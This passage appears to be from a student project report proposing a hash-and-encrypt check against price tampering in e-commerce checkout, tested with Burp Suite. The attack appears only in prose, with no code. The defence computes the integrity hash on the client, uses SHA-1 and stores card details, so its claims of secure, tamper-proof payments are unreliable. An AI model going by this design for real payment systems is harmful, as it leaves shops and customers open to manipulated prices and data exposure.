Send the package to the payment gateway
Pay and get the item at a lower price
END

Architecture Diagram




Packet Tampering using Burpsuite




Packet Tampering Prevention using Burpsuite

3.3. PROPOSED SYSTEM MODEL

Algorithm before Payment


Start
Before Sending the file to payment gateway get the hash value of price using SHA-1 Algorithm
Encrypt the AES value of the price and send it along the hashed value calculated before
Exchange the key used for AES encryption using Deffie Hellman Protocol
END

Algorithm for encrypting the hash values in the Payment



Start
Get the encrypted price value and the hashed value at the payment gateway
Using Deffie Hellman get the Symmetric Key for the Decryption of the AES encrypted value of the price
Decrypt the AES encrypted value Calculate its hash value
Comapre recieved hash value and calculated hash
Equal
Not Equal
Proceed with the Transaction Recieve payment at the gateway and send the same back sucsess to the E-Commerce Website
Terminate the payment process and go back to the E-Commerce Website
END

The proposed system is a secure e-commerce platform that is protected against packet tampering attacks using Burpsuite. The system includes a client-side and server-side application. The client-side application is responsible for generating a hash value using the user's entered details, and the server-side application is responsible for validating the hash value to ensure that the packet has not been tampered with.

The client-side application is built using AES encryption and SHA hashing algorithms. When a user enters their details, the client-side application encrypts the data using AES encryption and generates a hash value using SHA hashing. The hash value is then concatenated with the encrypted data and sent to the server-side application.

The server-side application receives the encrypted data and hash value from the client-side application. It first decrypts the data using AES encryption and then recalculates the hash value using SHA hashing. The server-side application then compares the calculated hash value with the hash value received from the client-side application. If the hash values match, it confirms that the packet has not been tampered with and proceeds to the next process. If the hash values do not match, the server-side application logs out the user to prevent any unauthorized access to the system.

The system model also includes a database that stores user details such as usernames, passwords, and card details. The database is protected against SQL injection attacks through proper input validation and sanitization.

Overall, the system model ensures that user data is protected and secure, and the e-commerce platform is protected against packet tampering attacks.

4. PROPOSED SYSTEM ANALYSIS AND DESIGN

4.1. INTRODUCTION

The proposed system aims to safeguard e-commerce websites from packet tampering attacks using Burpsuite. The system will use AES encryption followed by hashing using SHA to encrypt passwords, card details, and other sensitive information. The client will generate the hash value after entering all the details, which will be transferred along with the packet. Each time the packet is sent to the server, the hash value will be re-calculated and validated to verify if the packet has been tampered with. If it is tampered with, the user will be logged out. If not tampered with, the system will continue to the next process.

4.2. REQUIREMENT ANALYSIS

The requirement analysis phase involves gathering and documenting the necessary information and features that the proposed system must have to meet the user's needs and requirements.

4.2.1. FUNCTIONAL REQUIREMENTS

Functional requirements describe the tasks that the system must perform. In this proposed system, the functional requirements are:

- Securely encrypt all sensitive user data using AES encryption algorithm.
- Hash all encrypted data using the SHA hashing algorithm before sending it over the network.
- Generate a hash value at the client-side, which is then transmitted along with the packet.
- Verify the hash value each time a packet is sent to the server to detect any tampering.
- Log out the user if the packet is tampered with.
- Provide a secure login and registration process for users.

4.2.1.1. PRODUCT PERSPECTIVE

- The proposed system will act as a middleware between the e-commerce website and the user's browser.
- It will be integrated with Burpsuite, an HTTP/HTTPS proxy tool used for web application security testing.

4.2.1.2. PRODUCT FEATURES

The system will have the following features:

- AES encryption for sensitive information
- SHA hashing for generating hash values
- Validation of hash values to detect tampering
- User logout if tampering is detected
- Integration with Burpsuite for packet analysis

4.2.1.3. USER CHARACTERISTICS

- The system is designed for e-commerce website users who enter sensitive information such as passwords, mobile numbers, addresses and card details.
- This system is designed to protect the user's information that has been entered in the e-commerce websites.

4.2.1.4. ASSUMPTION & DEPENDENCIES

The system assumes that the user's browser is compatible with the encryption and hashing algorithms used by the system. The system is dependent on Burpsuite for packet analysis.

4.2.1.5. DOMAIN REQUIREMENTS

The system will operate within the domain of e-commerce websites and will be designed to meet the security requirements of this domain.

4.2.1.6. USER REQUIREMENTS

- The system must be easy to use and transparent to the user.
- It should not affect the user experience of the e-commerce website.

4.2.2. NON FUNCTIONAL REQUIREMENTS

Non-functional requirements are the constraints that the system must satisfy to meet the functional requirements. The non-functional requirements for this system are:

4.2.2.1. PRODUCT REQUIREMENTS

Product requirements specify the characteristics of the system such as efficiency, reliability, portability, and usability.

4.2.2.1.1. EFFICIENCY

- The system must be efficient in encrypting and decrypting sensitive information and generating hash values.
- The system should not significantly slow down the e-commerce website or the user's browser.
- The system should be able to process requests quickly and respond to users in a timely manner.

4.2.2.1.2. RELIABILITY

- The system must be reliable in detecting packet tampering and logging out the user if tampering is detected.
- The system should not generate false positives or false negatives.
- The system should be highly reliable, and the user's data should be secure at all times.
- The system should have a robust error handling mechanism to handle exceptions and unexpected errors.

4.2.2.1.3. PORTABILITY

- The system should be portable and should work on different operating systems and web browsers.
- The system should be designed in a way that allows it to be easily deployed on different platforms.
- The system should be compatible with different web browsers and operating systems.

4.2.2.1.4. USABILITY

- The system should be easy to install and configure. The system should not require any special technical skills to use.
- The system should have a user-friendly interface that is easy to navigate and use.
- The system should have clear and concise error messages to help users troubleshoot issues.

4.2.2.2. ORGANIZATIONAL REQUIREMENTS

- The system should be designed to operate seamlessly within the existing organizational infrastructure. This includes integration with existing databases, servers, and other software applications.
- The system should also be designed to handle large volumes of data and user traffic without compromising on performance.
- The system should comply with the organization's security policies and standards to ensure that the sensitive data such as passwords, credit card details, and personal information of the users are securely stored and transmitted. The system should also be designed to prevent unauthorized access, data breaches, and other security threats.
- The organization should provide training and support to the users and administrators of the system. This includes user manuals, training sessions, technical support, and regular maintenance and upgrades of the system to ensure its smooth functioning.

4.2.2.2.1. IMPLEMENTATION REQUIREMENTS

- The system must be implemented within the existing infrastructure of the e-commerce website.
- The system must not interfere with the existing functionality of the website.

4.2.2.2.2. ENGINEERING STANDARD REQUIREMENTS

The system must be designed and implemented according to industry best practices and standards for web application security.

4.2.2.2.3. OPERATIONAL REQUIREMENTS

The system must be easy to operate and maintain. The system should provide detailed logs and error messages to assist in troubleshooting and maintenance.

4.2.3. SYSTEM REQUIREMENTS

System requirements describe the hardware and software required to run the proposed system.

4.2.3.1 HARDWARE REQUIREMENTS

- A server with adequate processing power and storage capacity to handle user requests and store data securely.
- Client devices with a modern web browser and an internet connection to access the system.

4.2.3.2. SOFTWARE REQUIREMENTS

- An operating system that supports the necessary server-side software and programming languages, such as Java or Python.
- Web application framework such as Django or Flask to provide the necessary functionalities for the e-commerce website.
- Burp Suite for testing and debugging purposes.

5. RESULTS & DISCUSSION

The proposed system using Burp Suite for packet tampering and prevention was successfully implemented. The tampering of the price was demonstrated by modifying the parameter in Burp Proxy and forwarding the tampered packet to the checkout page. The price was successfully changed, and the site proceeded to the checkout page with the modified price. However, when the prevention mechanism was implemented, the site was able to detect the tampering and logged out of the current session. This was achieved by sending the hash value of the price to the checkout page along with the other packet information. When the tampered packet was forwarded, the hash value was recalculated, and since the cost was changed, the hash value was different, triggering an alert and logout.

The results show that Burp Suite can be an effective tool for packet tampering and that web applications are vulnerable to such attacks. However, the proposed prevention mechanism using hash values can also be an effective way to detect and prevent such attacks. It is important for web developers and security experts to be aware of these vulnerabilities and take measures to prevent them. This can include implementing secure coding practices, using encryption technologies, and conducting regular security audits and testing. Overall, the proposed system provides a useful demonstration of the potential risks and preventive measures associated with packet tampering in web applications.

6. REFERENCES

[1] R. E. L. Jimenez, "Pentesting on web applications using ethical-hacking," in 2016 IEEE 36th Central American and Panama Convention (CONCAPAN XXXVI), 2016.

[2] M. N. Aman et al., "Detecting data tampering attacks in synchrophasor networks using time hopping," in 2016 IEEE PES Innovative Smart Grid Technologies Conference Europe (ISGT-Europe), 2016.

[3] R. Vibhandik and A. K. Bose, "Vulnerability assessment of web applications-a testing approach," in 2015 Forth International Conference on e-Technologies and Networks for Development (ICeND), 2015.

[4] M. El et al., "Benchmarking vulnerability scanners: An experiment on SCADA devices and scientific instruments," in 2017 IEEE International Conference on Intelligence and Security Informatics (ISI), 2017.

[5] I. Woungang et al., "Comparison of two security protocols for preventing packet dropping and message tampering attacks on AODV-based mobile ad Hoc networks," in 2012 IEEE Globecom Workshops, 2012.

~~~~~
~~~~~